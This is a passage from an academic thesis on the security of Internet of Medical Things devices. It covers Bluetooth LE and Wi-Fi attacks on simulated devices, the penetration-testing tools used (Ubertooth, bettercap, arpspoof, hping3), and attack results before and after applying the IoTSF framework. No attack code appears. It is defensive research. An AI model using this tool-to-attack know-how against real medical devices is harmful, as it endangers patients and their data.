


Figure 5.11: Battery Drain Attack

5.2.2.4 BLE Sniffing Attack

BLE Sniffing In IoMT devices, the use of Bluetooth-enabled devices and its effects on security and privacy, experiments have shown that using tools like Ubertooth One in the sniffing process shows 80 percent more accuracy in detecting connections and the ability to track them [82]. Therefore, this is one of the challenges facing medical IoT devices, which is a significant weakness. The block diagram illustrated in *Figure 5.12* provides a visual representation of a Bluetooth LE Sniffing Attack, highlighting the key components and stages involved in this process.




Figure 5.12: Sniffing Attack

5.2.2.5 Fuzzing Attack

BLE Fuzzing is an attack targeting devices that use Bluetooth technology and send incorrect or random data, the goal of which is to detect weak points in the connection [83]. Furthermore, Fuzzing also aims to make the system react to the amount of confused and unexpected data and push the system beyond its limits, which may lead to a malfunction in the device or even a malfunction in the behavior. This attack could be done by using a tool such as Ubertooth One to capture and analyze Bluetooth data traffic. The block diagram illustrated in *Figure 5.13* provides a visual representation of a Fuzzing Attack, highlighting the key components and stages involved in this process.




Figure 5.13: Fuzzing Attack

5.3 Software Tools

This section highlights the tools that have been used throughout the research.

5.3.1 Kali Linux

Kali Linux is an open-source and free dedicated platform for collecting digital evidence and doing penetration tests. Kali Linux offers tools that help the user conduct penetration tests and perform simulated attacks to identify vulnerabilities [84].

5.3.1.1 Libraries

Tools like **Wireshark** is an essential tool for analyzing network protocols. It is also widely used and allows users to analyze network traffic. **Bettercap** It is a powerful tool that allows the user to perform many attacks against the network, such as man in the middle attack, and it provides a practical and robust framework for testing attacks. **Nmap**, this tool holds significant importance and enjoys widespread usage, particularly in penetration testing and network security. It offers users many features, such as service and operating system discovery, enhancing their capabilities in these domains. There are a lot of tools in Kali Linux that help with penetration testing for Bluetooth connections, including **Hcitool** It is a tool for configuring a Bluetooth connection and sends some commands to Bluetooth devices. This tool offers the ability to scan for devices, **GATTtool** is a tool designed to manage BLE devices, enabling the user to write or even read the characteristics of the devices. **BlueZ** provides flexibility and efficiency and allows users to manage Bluetooth operations. Aside from the tools already mentioned, additional tools used for Bluetooth penetration testing can be seen on Table 5.1. Further Wi-fi tools can be observed on Table 5.2.

Table 5.1: Leveraged BLE interaction libraries

Tool Name	**Description**	**Purpose in project**	**Type of tests**	**System Compatibility**	**License**
Ubertooth	Open-source Bluetooth monitoring tool	Bluetooth vulnerabilities	Sniffing	Linux, macOS	Open-source
Scapy	Packet manipulation tool	Network traffic analysis	Packet crafting	Windows, Linux, macOS	Open-source
Blueranger	Estimates distance to Bluetooth devices	Assessing device proximity	Proximity testing	Linux	Open-source
Btscanner	Scanner for Bluetooth devices	Identifying Bluetooth devices	Scanning	Linux	Open-source
Aircrack-ng	Suite for Wi-Fi network security analysis	Wi-Fi network vulnerabilities	Cracking, Testing	Windows, Linux, macOS	Open-source
L2ping	Ping tool for L2CAP layer	Testing Bluetooth connectivity	Ping testing	Linux	Open-source
Btlejuice	Bluetooth Low Energy proxy tool	Intercepting BLE traffic	Proxying	Linux, macOS	Open-source

Table 5.2: Leveraged Wi-Fi interaction libraries

Tool Name	Description	Purpose in project	Type of tests	System Compatibility	License
ettercap	Open-source Bluetooth monitoring tool	Wi-Fi vulnerabilities	Sniffing, Modification, Denial of Service	Linux	Open-source
arpspoof	ARP spoofing tool	Network Manipulation	ARP spoof	Linux	Open-source
hping3	Denial-of-Service tool	Traffic Interruption	DOS Attack	Linux	Open-source

5.3.2 Python

Python is a programming language with widespread applications, including penetration testing. Its synergy with Kali Linux amplifies its potency. Python enables users to craft customized scripts tailored to their testing environments. Notably, Python's role in testing attacks shines through in developing tools like **Scapy**, offering a robust framework for forging, decrypting, and injecting packages. This versatility empowers Python to facilitate a diverse range of penetration testing tasks. Within the scope of this research, Python was employed primarily for the automation of penetration testing. The initial application occurred during the execution of a Downgrade Attack. This involved modifying the CONNECT-IND packet previously captured by Wireshark, detailed in Appendix A.3. Subsequently, an injection attack was performed, adhering to the procedures outlined in Appendix A.4.

5.3.3 Arduino IDE

The Arduino IDE is a software platform for writing and uploading programs to Arduino-compatible boards. It features a user-friendly text editor that allows direct coding and editing

for Arduino devices. The simulation of the IoMT devices, which feature both BLE and Wi-Fi connectivity, was conducted using Arduino IDE. The corresponding source codes for these simulations are available in Appendix A.2 and Appendix A.6 for Bluetooth Low Energy, and Appendix A.1 and Appendix A.7 for Wi-Fi connections.

5.3.4 Bash

Bash (Bourne Again SHell) is a command-line interpreter extensively utilized for script execution and direct command entry. It is integrated into Kali Linux, tailoring operating system for the penetration testing stage of this research. Although Bash scripting was not extensively utilized throughout the research, it played a critical role in facilitating two significant attacks. These attacks include the Battery Drain attack and the BLE Denial-of-Service Attack, both of which were implemented within a single script. Details of this script can be found in Appendix A.5.

5.4 Hardware Tools

5.4.1 Asus USB-AC56

The dual-band 802.11 AC adapter supports data transfer rates of up to 400 Mbps, which makes it highly effective for penetration testing across various operating systems. The Asus USB-AC56 driver plays a crucial role in sniffing wireless packets, a fundamental technique in penetration testing, thereby enhancing its utility and effectiveness in identifying security vulnerabilities, see to *Figure 5.14*.




Figure 5.14: Asus USB-AC56

5.4.2 Ubertooth

Ubertooth is an open-source Bluetooth testing utility primarily designed for capturing and dissecting Bluetooth signals. It is also playing pivotal role in identifying and exploiting vulnerabilities within Bluetooth protocols. A study underscored Bluetooth's significance in locating and uncovering Bluetooth devices[85]. In essence, Bluetooth emerges as a pivotal asset for securing Bluetooth networks and facilitating thorough analysis and testing of Bluetooth devices, as shown in the *Figure 5.15* of the Bluetooth used in the project.




Figure 5.15: Ubertooth One

5.4.3 Arduino UNO rev2 Wi-Fi

The Arduino Uno Rev 2 Wi-Fi is an invaluable tool equipped with built-in Wi-Fi, facilitating seamless integration into IoT projects and enhancing the testing of security protocols within wireless networks. In the realm of penetration testing, this device proves essential, as it can simulate attack tests by mimicking IoMT devices. Thus, the Wi-Fi capability of the Arduino Uno Reef 2 is critical for effective penetration testing,as shown in *Figure 5.16* is the Arduino Uno Reef 2 Wi-Fi.




Figure 5.16: Arduino Uno Reef 2 Wi-Fi

5.4.4 Arduino NANO 33 BLE

The tool features an nRF52840 microcontroller, renowned for its seamless integration with BLE technology. It facilitates interaction with devices compatible with BLE, thereby enhancing the testing of security protocols within Bluetooth networks. This device is indispensable in penetration testing as it can simulate attack scenarios by mimicking IoMT devices. Consequently, the Arduino Nano 33 BLE is instrumental in penetration testing, specifically for its ability to sniff Bluetooth LE networks and identify their vulnerabilities, see to *Figure 5.17*.




Figure 5.17: Arduino NANO 33 BLE

5.5 IoTSF implementation

Following the initial penetration testing conducted on the IoMT device without a security framework, which revealed that nearly all identified attacks successfully exploited the specified potential threat vectors, we will now proceed to implement IoTSF. This framework was selected during the process outlined in Section 4, "Selection Criteria: A Filtering Approach." Subsequent to this implementation, we will replicate the previously executed attacks to identify any remaining vulnerabilities. Furthermore, we will propose a theoretical algorithm designed to mitigate the identified attacks that are successful after security framework implementation.

5.5.1 The Process

Initially, we will engage with the Risk Assurance Process as prescribed by the IoTSF [20]. We will focus on determining the security objectives in light of the selected threat vector and exploring mitigation strategies aligned with the framework's guidelines. Subsequently, we will establish a relevant assurance class based on these security objectives. The details of the assurance process are documented in Tables 5.3 and 5.4. Additionally, HTTPS protocol will be implemented to secure communication between the device and the server. Notably, the selected framework does not extensively cover Bluetooth LE security measures; therefore, we will attempt to address these gaps within the backend code of the simulated device.

5.5.1.1 Assurance Class

Following the IoTSF guidelines, we outline assurance classes to establish an appropriate level of security assurance for the target device. The analysis indicates that the mimicked IoMT device is categorized under the "High" level for Confidentiality, Integrity, and Availability. This classification underscores the critical importance of robust security measures for the device in question. More details about the assurance process are shown in *Figure 5.18* below.




Figure 5.18: Assurance Process Steps

5.5.1.2 Assurance Applicability

In this subsection, relevant portions of the Assurance Applicability table from the IoTSF security framework were selected, and a new table was created to include these relevant points, tailored to meet the specific security requirements of our target device [20]. The adjustments were made to ensure the implementation of appropriate security measures. The details of these measures are presented in Table 5.3 and Table 5.4 below.

Table 5.3: Assurance Applicability – Device Software

Req No.	**Requirement**	**Assurance Class and Applicability**	**Primary Keywords**	**Secondary Keywords**
2.4.5.8	Safeguarding the software from unauthorized rollback to previous, less secure versions	Mandatory	System	Software
2.4.5.12	Protection from information leakage	Mandatory	System	Hardware
2.4.5.21	Utilize certificate pinning or the equivalent public/private key methods where suitable for TCP/IP	Mandatory	System	Software
2.4.5.23	Employ “Fuzzing” tests to evaluate the system’s responses or output when subjected to both valid and invalid input stimuli	Mandatory	Business	Process

Table 5.4: Assurance Applicability – Cloud and Network Elements

Req No.	**Requirement**	**Assurance Class and Applicability**	**Primary Keywords**	**Secondary Keywords**
2.4.13.6	devices support secure TLS/DTLS ciphers	Advisory	System	Software
2.4.13.23	If run as a cloud service, the cloud service TCP based communications (such as MQTT connections) are encrypted and authenticated using the latest TLS standard.	Mandatory	System	Software

6 Results And Analysis

This section is organized into three subsections, each corresponding to the results and analysis related to a specific research questions.

6.1 What are the primary threat vectors impacting the security of the Internet of Medical Things (IoMT)? (RQ1)

Section 2.2 details the methodology employed to address the research question. Section 5.2 presents the results, highlighting the primary threat vectors. The study concentrated on **Network layer attacks** while excluding **Perception layer attacks** and **Application layer attacks**. The technologies utilized for connectivity are Wi-Fi as referenced in Table 6.1 and BLE as referenced in Table 6.2.

Table 6.1: The defined attack vectors with Wi-Fi

Attack Type	**Impact on Security Concerns**
Man-in-the-Middle (MitM)	Data Confidentiality and Data Integrity.
Packet Sniffing	Data Privacy and Data Confidentiality
Denial-of-Service (DoS)	Data Availability and Trust-related Issues
Packet Modification	Data Integrity
Packet Dropping	Data Availability
Replay Attack	Data Integrity

Table 6.2: The defined attack vectors with Bluetooth

Attack Type	**Impact on Security Concerns**
Battery Drain	Trust-related Issues
BDOS (Bluetooth Denial of Service)	Data Availability and Trust-related Issues
BLE Sniffing	Data Privacy and Data Confidentiality
Downgrade	Data Integrity and Confidentiality
Fuzzing	Data Integrity and can lead to Trust-related Issues

Section 3.2.2 defines and discusses in detail the parameters in Tables 6.1 and 6.2 regarding Data Privacy, Confidentiality, Integrity, and Trust-related Issues.

The analysis begins with identifying and explaining primary threat vectors impacting the security of IoMT devices. Various threat vectors were identified through extensive research and penetration testing activities, encompassing Bluetooth LE and Wi-Fi networks. These vectors include battery drain attacks, Bluetooth Denial-of-Service (DoS), Man-in-the-Middle (MitM) attacks, packet sniffing, and packet modification, among others. Each vector poses unique risks to IoMT device security, from data confidentiality breaches to service disruptions and device manipulation.

6.2 How do primary threat vectors impact a mimicked Internet of Medical Things (IoMT) device with and without implementing a security framework? (RQ2)

Table 6.3 presents the outcomes of the penetration tests conducted for each attack identified in Table 6.2, which details the defined attack vectors involving Bluetooth LE. These penetration tests were performed according to the procedures summarized in Section 2.3.3 and organized into two cases (Bluetooth Data Interception and Wi-Fi Data Interception).

Table 6.3: Penetration Testing over the defined attack vectors with Bluetooth

Attack	**Hardware tool**	**Software tool**	**Action**	**Without Security Framework**	**Corresponding Appendix**	**With Security Implementation**	**Corresponding Appendix**
Battery Drain	Ubertooth	gatttool, expect	Constant read Requests	✓	Appendix B.1	✗	Appendix E.1
BDOS	Ubertooth	gatttool, expect	Constant connect requests	✓	Appendix B.2	✗	Appendix E.1
BLE Sniffing	Ubertooth	bettercap	Read, write to packets	✓	Appendix B.1	✗	Appendix E.2
Downgrade	Ubertooth	Wireshark, Python, Bluepy, Scapy	Force device to use older protocols	Possible	Appendix E.1	Possible	-
Fuzzing	Ubertooth	Wireshark, gatttool	Malform packages	✓	Appendix B.5	✗	Appendix E.1

The parameters detailed in Table 6.3 include: **Attacks:** Corresponds to the findings from Research Question 1 (RQ1) as outlined in Table 6.2. **Hardware Tools:** These are described in Section 5.4. **Software Tools:** Defined in Section 5.3. **Action:** Describes the capabilities of each attack, with detailed explanations provided in Section 5.2.2. Additionally, **With Security Implementation:** parameter is not addition to the security framework, instead it indicates the additional security measures that were implemented by the researchers due to limitations of the IoTSF, and missing presence of BLE specific security mechanisms and guidelines. **A**

checkmark (✓): indicates a successful attack, while **"Appendix X.X"** provides evidence that the penetration test was successfully executed. Additionally, **"Appendix Y.Y"** in the Block Diagram column refers to the block diagram for each attack.

However, Table 6.4 presents the outcomes of the penetration tests conducted for each attack identified in Table 6.1, which details the defined attack vectors involving Wi-Fi. These penetration tests were performed according to the procedures summarized in Section 2.3.3 and organized into two cases, the second Case being Wi-Fi Data Interception. Where the parameters detailed in Table 6.4 include: **Attacks:** Corresponds to the findings from Research Question 1 (RQ1) as outlined in Table 6.1. **Hardware Tools:** These are described in Section 5.4. **Software Tools:** Defined in Section 5.3. **Action:** Describes the capabilities of each attack, with detailed explanations provided in Section 5.2.2. **A checkmark (✓):** in Table 6.4 indicates a successful attack, while **"Appendix X.X"** provides evidence that the penetration test was successfully executed. Additionally, **"Appendix Y.Y"** in the Block Diagram column refers to the block diagram for each attack.

Table 6.4: Penetration Testing over the defined attack vectors with Wi-Fi

Attack	**Hardware tool**	**Software tool**	**Action**	**Without Security Framework**	**Corresponding Appendix**	**With Security Framework**	**Corerrsponding Appendix**
Packet Sniffing	ASUS USB-AC56	Wireshark, ettertool, nmap	Read traffic	✓	Appendix C.1	✗	Appendix D.1
DOS	ASUS USB-AC56	hping3	Make resources inaccessible	✓	Appendix C.2	✓	Appendix D.2
MITM	ASUS USB-AC56	arpspoof, ettercap	Intercept communication between targets	✓	Appendix C.3	✗	Appendix D.3
Packet Dropping	ASUS USB-AC56	ettercap	Drop packets from target	✓	Appendix C.4	✗	Appendix D.3
Replay Attack	ASUS USB-AC56	Wireshark, scapy, ettertool	Spam package to destination	✓	Appendix C.5	✗	Appendix D.3
Packet Modification	ASUS USB-AC56	Wireshark, ettercap, scapy, urlllib	Modify packets on the go	✓	Appendix C.6	✗	Appendix D.3

The examination of the impact of primary threat vectors on mimicked IoMT devices with and without implementing security frameworks provides valuable insights into the efficacy of security measures in mitigating risks. Without security frameworks, the penetration testing results revealed a higher success rate of attacks, indicating significant vulnerabilities in IoMT device security. 90% of primary threat vector attacks were particularly effective, highlighting the critical need for robust protection measures to protect patient data and device functionality. Conversely, the implementation of security frameworks, namely IoTSF, demonstrated a notable reduction in the success rate of attacks. While some vulnerabilities remained exploitable, the frameworks provided guidelines and methodologies for identifying and addressing security weaknesses effectively. The results from Tables 6.3 and 6.4 underscore the importance of adopting standardized security practices and frameworks in mitigating IoMT device vulnerabilities and enhancing overall security posture.

6.3 What strategies can be employed in the development of a novel security framework(RQ3)

Following the analytical approach outlined in section 2.4.1 on penetration testing phases and based on the findings from Table 6.3 regarding Bluetooth LE tests and Table 6.4 for Wi-Fi, security algorithm whose effectiveness is validated by practical outcomes, as detailed in Section 5.5.

Table 6.5: Notation scheme for Algorithm 1: Secure Comm: DOS-Resilient Communication for Client and Provider

Symbol	**Meaning**
U_{IoMT}	User IoMT device
C_{Server}	Cloud server
2_{FA}	Two-Factor Authentication
S_{Token}	Secure Token
W_{List}	Whitelist
B_{List}	Blacklist
$U.S_{Token}$	Token for the user of the IoMT
$C.S_{Token}$	Token for the Cloud server
U_{Data}	Senstive data from U_{IoMT}
E_{Data}	Encrypted Data
$U_{PublicKey}$	Public key of U_{IoMT}
$C_{PublicKey}$	Public key of C_{Server}
$C_{PrivateKey}$	Private key of C_{Server}
U_{UDID}	Unique device identifier (UDID) over SSL for U_{IoMT}
C_{UDID}	Unique device identifier (UDID) over SSL for C_{Server}
$Counter$	Counter
H_{Hacker}	Hacker
H_{UDID}	Unique device identifier (UDID) for the Hacker

Algorithm 1 Secure Comm: DOS-Resilient Communication for Client and Provider

Begin:
Step 1 U_{IoMT} establishes a secure connection.
$U_{IoMT} \xrightarrow{\text{request } 2_{FA}} C_{Server}$
$U_{IoMT} \xleftarrow{\text{send the confirmed } 2_{FA}} C_{Server}$
U_{IoMT} generates S_{Token} ▷ using 2_{FA}
$U_{IoMT} \xrightarrow{\text{sends } S_{Token} \text{ and request connection}} C_{Server}$
Step 2
if ($U.S_{Token}$ == $C.S_{Token}$) **then** ▷ verified the token
    if U_{Data} needs to be shared with C_{Server} **then** ▷ Sharing information with Server
        if (U_{Data} == E_{Data}) **then** ▷ Check if the Data encrypted
            $U_{IoMT} \xrightarrow{\text{Request the } ACK} C_{Server}$
            $U_{IoMT} \xleftarrow{\text{Send the } ACK} C_{Server}$
            $U_{IoMT} \xrightarrow{\text{Send the } U_{Data}} C_{Server}$
        end if
        if (U_{Data} != E_{Data}) **then** ▷ If Data Not encrypted
            $U_{IoMT} \xrightarrow{\text{Share the } U_{PublicKey}} C_{Server}$
            $U_{IoMT} \xleftarrow{\text{Confirm the receiving of } U_{PublicKey}} C_{Server}$
            $U_{IoMT} \xrightarrow{\text{Asking for } C_{PublicKey}} C_{Server}$
            $U_{IoMT} \xleftarrow{ACK \text{ to Share the } C_{PublicKey}} C_{Server}$
            $U_{IoMT} \xleftarrow{\text{Share the } C_{PublicKey}} C_{Server}$
            both U_{IoMT} and C_{Server} are shared theirs public key $U_{PublicKey}$ and $C_{PublicKey}$
